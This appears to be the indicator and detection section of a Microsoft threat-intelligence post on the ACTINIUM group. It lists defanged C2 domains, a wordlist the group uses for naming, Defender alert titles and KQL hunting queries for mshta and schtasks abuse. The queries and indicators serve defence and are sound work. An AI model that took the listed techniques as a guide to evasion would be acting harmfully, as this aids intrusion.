naletovo[.]ru	uzumoreru[.]ru	screato[.]ru	herumot[.]ru	klotrast[.]ru
nattanda[.]ru	sumikko[.]ru	bellinor[.]ru	saturapa[.]ru	sundabokun[.]ru
nokitrav[.]ru	vivaldar[.]ru	nokata[.]ru	fortfar[.]ru	rawaumi[.]ru
nonima[.]ru	ikaraur[.]ru	nemoiti[.]ru	dudocilo[.]ru	wokoras[.]ru
onihik[.]ru	ruhodo[.]ru	mudarist[.]ru	gongorat[.]ru	yazibo[.]ru
pertolka[.]ru	asdorta[.]ru	holorta[.]ru	gortisir[.]ru	jupirest[.]ru
ruchkalo[.]ru	kolorato[.]ru	kucart[.]ru	filorta[.]ru	vostilo[.]ru
shitemo[.]ru	warau[.]ru	koltorist[.]ru	gortova[.]ru	lotorgas[.]ru
sorawo[.]ru	kimiga[.]ru	hokoldar[.]ru	amaniwa[.]ru	masshir[.]ru
telefar[.]ru	kippuno[.]ru	midiatr[.]ru	nastorlam[.]ru	martusi[.]ru
urovista[.]ru	kroviti[.]ru	bibikaro[.]ru	hilotrapa[.]ru	kovalsko[.]ru

vadilops[.]ru	hibigaru[.]ru	gribata[.]ru	alebont[.]ru	nukegaran[.]ru	
zvustro[.]ru	lotorda[.]ru	vnestri[.]ru	dortisto[.]ru		

Wordlist of observed terms

ACTINIUM likely generates strings for use in various components from a wordlist. A sample of terms observed in use by ACTINIUM can be found below. ACTINIUM has been observed to use these terms for:

- Subdomains for their C2 infrastructure
- Scheduled task names
- Folder names
- Malware file names

ACTINIUM also likely generates strings for other uses where they attempt to disguise their activities.

abrupt	allegiance	allen	alley	allied	allocation
allow	allowance	allowing	allows	alloy	alluded
ally	almond	almost	alongside	alphabet	already
alter	alteration	although	always	am	amazing
amber	ambitious	amends	amid	among	beverley
beware	beyond	bicycle	big	bigger	bike
bikes	bill	billion	claimed	clank	clap
clash	clasped	classes	classroom	cough	could
councilman	countenance	counteract	countries	country	courage
courageous	cronos	debts	deceive	deceived	decent
deception	decide	decided	decidedly	decision	decisive
deck	declaration	declare	declared	decline	declined
decoy	decrease	decree	decrepit	dedicate	deduction
deed	deep	deeper	deep-going	deep-green	deep-groaning
deep-grounded	deep-grown	deephaven	deepish	deep-kiss	deep-laden
deep-laid	deeplier	deep-lunged	deeply	deep-lying	deepmouthed
deep-musing	deep-naked	deepnesses	deep-persuading	deep-piled	deep-pointed
deep-pondering	deep-premeditated	deep-read	deep-revolving	deep-rooted	deep-rooting
deep-sea	deep-searching	deep-seated	deep-seatedness	deep-set	deep-settled
deep-sighted	deep-sinking	deep-skirted	deepsome	deep-sore	deep-stapled
deep-sunken	deep-sweet	deep-tangled	deep-throated	deep-toned	deep-transported
deep-troubled	deep-vaulted	deep-versed	deep-voiced	deep-water	deepwaterman
deepwatermen	deep-worn	deep-wounded	deer	deerberry	deerbrook
deerdog	deerdre	deere	deerflies	deerflys	deerfood
deerhorn	deering	deerlet	deer-mouse	deers	deerstalker
deery	deeryards	default	defeated	defect	defective

defence	defend	defense	defensive	defiance	defiant
deficiency	defined	definite	definitely	defy	degrade
degree	deity	dejected	delay	delayed	delete
deliberate	deliberately	delicious	delight	delighted	delightful
delirium	deliverance	delivered	delivery	deluge	delve
demand	demanded	demolition	demonstrate	demonstration	den
dene	denial	denied	denote	dense	dentist
deny	depart	departed	department	departments	departure
depended	dependent	deplore	deploy	deployment	depression
depth	depths	deputy	derisive	derived	des
descendant	descended	descent	describe	description	desert
deserter	deserts	deserve	deserves	design	designed
designer	designs	desire	desolate	despair	desperate
desperately	despise	despite	dessert	destitute	destroyed
destroyer	detach	detached	detail	endanger	ending
endless	endlessly	endure	enemies	energy	enforce
faithless	fake	falcon	fame	familiar	family
famous	fan	fancied	gleaming	glide	glimpse
gloom	gloomy	glory	glossy	gloves	glow
glue	gnaw	goat	goes	integer	integral
intelligence	intelligent	intend	descendant	descended	descent
describe	description	desert	interested	interesting	interference
island	isolation	issue	issued	its	itself
jack	jackal	jacket	jackson	jake	jam
james	jan	january	jar	jaw	jaws
jazz	jealous	jealousy	jean	jeanne	jeans
jeer	jeff	jelly	jerk	jersey	jerusalem
jessamy	jessie	jest	jet	jew	jewel
jeweller	jewellery	jewels	jill	joan	job
jobs	joe	join	joining	joint	joke
joking	jolly	jonas	joseph	josephine	josie
joy	joyful	joyfully	judge	judgment	jug
juice	juicy	july	jumble	jumped	jumper
june	jungle	junior	junk	just	justly
juvenile	lover	low	lower	loyalty	luck

lucy	luggage	luke	lumber	lump	lunch
luncheon	lustre	luxurious	luxury	mankind	manners
mansion	margaret	margarita	margin	marriage	marvellous
masquerade	naturally	nature	naughty	navigation	navy
nay	near	neat	necessarily	necklace	ned
needle	needlework	neglect	parlor	parlour	parrots
parsley	participate	parties	parting	penknife	per
perceive	percent	percy	perfect	perform	performed
perfume	pleasantly	pressure	presume	pretence	pretend
pretty	prevail	prevailed	prevhost	prey	price
priest	primary	prince	princess	printing	pumpkin
punctual	punish	punishment	pupil	purchase	purchaser
pure	purge	purpose	purse	pursuing	references
reflected	regions	registered	registration	registry	regret
regular	regularly	regulate	reject	relations	relative
relax	release	reliable	salary	sale	salmon
salt	salts	salvation	same	sand	scarce
scarcely	scared	scarf	scarlet	scattered	scene
scenery	scenes	scent	scheme	scholars	schoolboy
science	scold	scope	scorn	scornful	scoundrel
scout	scowled	shoe	shone	shooting	sorting
sought	sound	sounding	soup	sour	source
stool	stoop	stooped	stop	stopped	stopper
storm	stout	strawberries	stream	strengthen	stretched
strict	striking	string	strings	striped	stripes
stroke	stroll				

NOTE: These indicators should not be considered exhaustive for this observed activity.

Detections

Microsoft 365 Defender

Microsoft Defender Antivirus

Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

ACTINIUM activity group

The following alerts might also indicate threat activity associated with this threat. These alerts, however, may be triggered by unrelated threat activity. We're listing them here because we recommend that these alerts be investigated and remediated immediately given the severity of the attacks.

- Suspicious obfuscation or deobfuscation activity
- Suspicious script execution
- A script with suspicious content was observed
- PowerShell dropped a suspicious file on the machine
- Anomalous process executing encoded command
- Suspicious dynamic link library loaded
- An anomalous scheduled task was created
- An uncommon file was created and added to a Run Key
- Suspicious screen capture activity
- Staging of sensitive data
- Suspicious process transferring data to external network

Microsoft Defender for Office 365

Microsoft Defender for Office 365 customers can use the email entity page to search for and visualize the potential impact of these attacks to your organization.

The following email security alerts may indicate threat activity associated with this threat. These alerts, however, may be triggered by unrelated threat activity. We're listing them here because we recommend that these alerts be investigated and remediated immediately given the severity of the attacks.

- Email messages containing malicious file removed after delivery
- Email messages containing malware removed after delivery
- Email messages removed after delivery
- Email reported by user as malware or phish
- Malware campaign detected after delivery
- Malware campaign detected and blocked
- Malware not zapped because ZAP is disabled

Advanced hunting queries

Microsoft Sentinel

To locate possible ACTINIUM activity mentioned in this blog post, Microsoft Sentinel customers can use the queries detailed below:

Identify ACTINIUM IOCs

This query identifies a match across various data feeds for IOCs related to ACTINIUM:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/ActiniumFeb2022.yaml

Identify antivirus detection of ACTINIUM activity

This query identifies a match in the Security Alert table for Microsoft Defender Antivirus detections related to the ACTINIUM actor:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/SecurityAlert/ActiniumAVHits.yaml

Microsoft 365 Defender

To locate related activity, Microsoft 365 Defender customers can run the following advanced hunting queries:

Find ACTINIUM-related emails

Use this query to look for look for emails that may have been received in your environment related to ACTINIUM.

```
EmailEvents
| where SenderMailFromDomain =~ 'who-int.info'
    or SenderFromDomain =~ 'who-int.info'
```

Surface ACTINIUM-related alerts

Use this query to look for alerts related to ACTINIUM alerts.

```
AlertInfo
| where Title in~('ACTINIUM activity group')
```

Surface devices with ACTINIUM related alerts and gather additional device alert information

Use this query to look for threat activity associated with ACTINIUM alerts.

```
// Get any devices with ACTINIUM related Alert Activity
let DevicesACTINIUMAlerts = AlertInfo
| where Title in~('ACTINIUM activity group')
// Join in evidence information
| join AlertEvidence on AlertId
| where DeviceId != ""
| summarize by DeviceId, Title;
// Get additional alert activity for each device
AlertEvidence
| where DeviceId in(DevicesACTINIUMAlerts)
// Add additional info
| join kind=leftouter AlertInfo on AlertId
| summarize DeviceAlerts = make_set(Title), AlertIDs = make_set(AlertId) by DeviceId, bin(Timestamp, 1d)
```

Surface suspicious MSHTA process execution

Use this query to look for MSHTA launching with command lines referencing DLLs in the AppData\Roaming path.

```
DeviceProcessEvents
| where FileName =~ "mshta.exe"
| where ProcessCommandLine has_all (".dll", "Roaming")
| where ProcessCommandLine contains @"Roaming\j"
| extend DLLName = extract(@"[jJ][a-z]{1,12}\.dll", 0, ProcessCommandLine)
```

Surface suspicious Scheduled Task activity

Use this query to look for Scheduled Tasks that may relate to ACTINIUM activity.

```
DeviceProcessEvents
| where ProcessCommandLine has_all ("schtasks.exe", "create", "wscript", "e:vbscript", ".wav")
```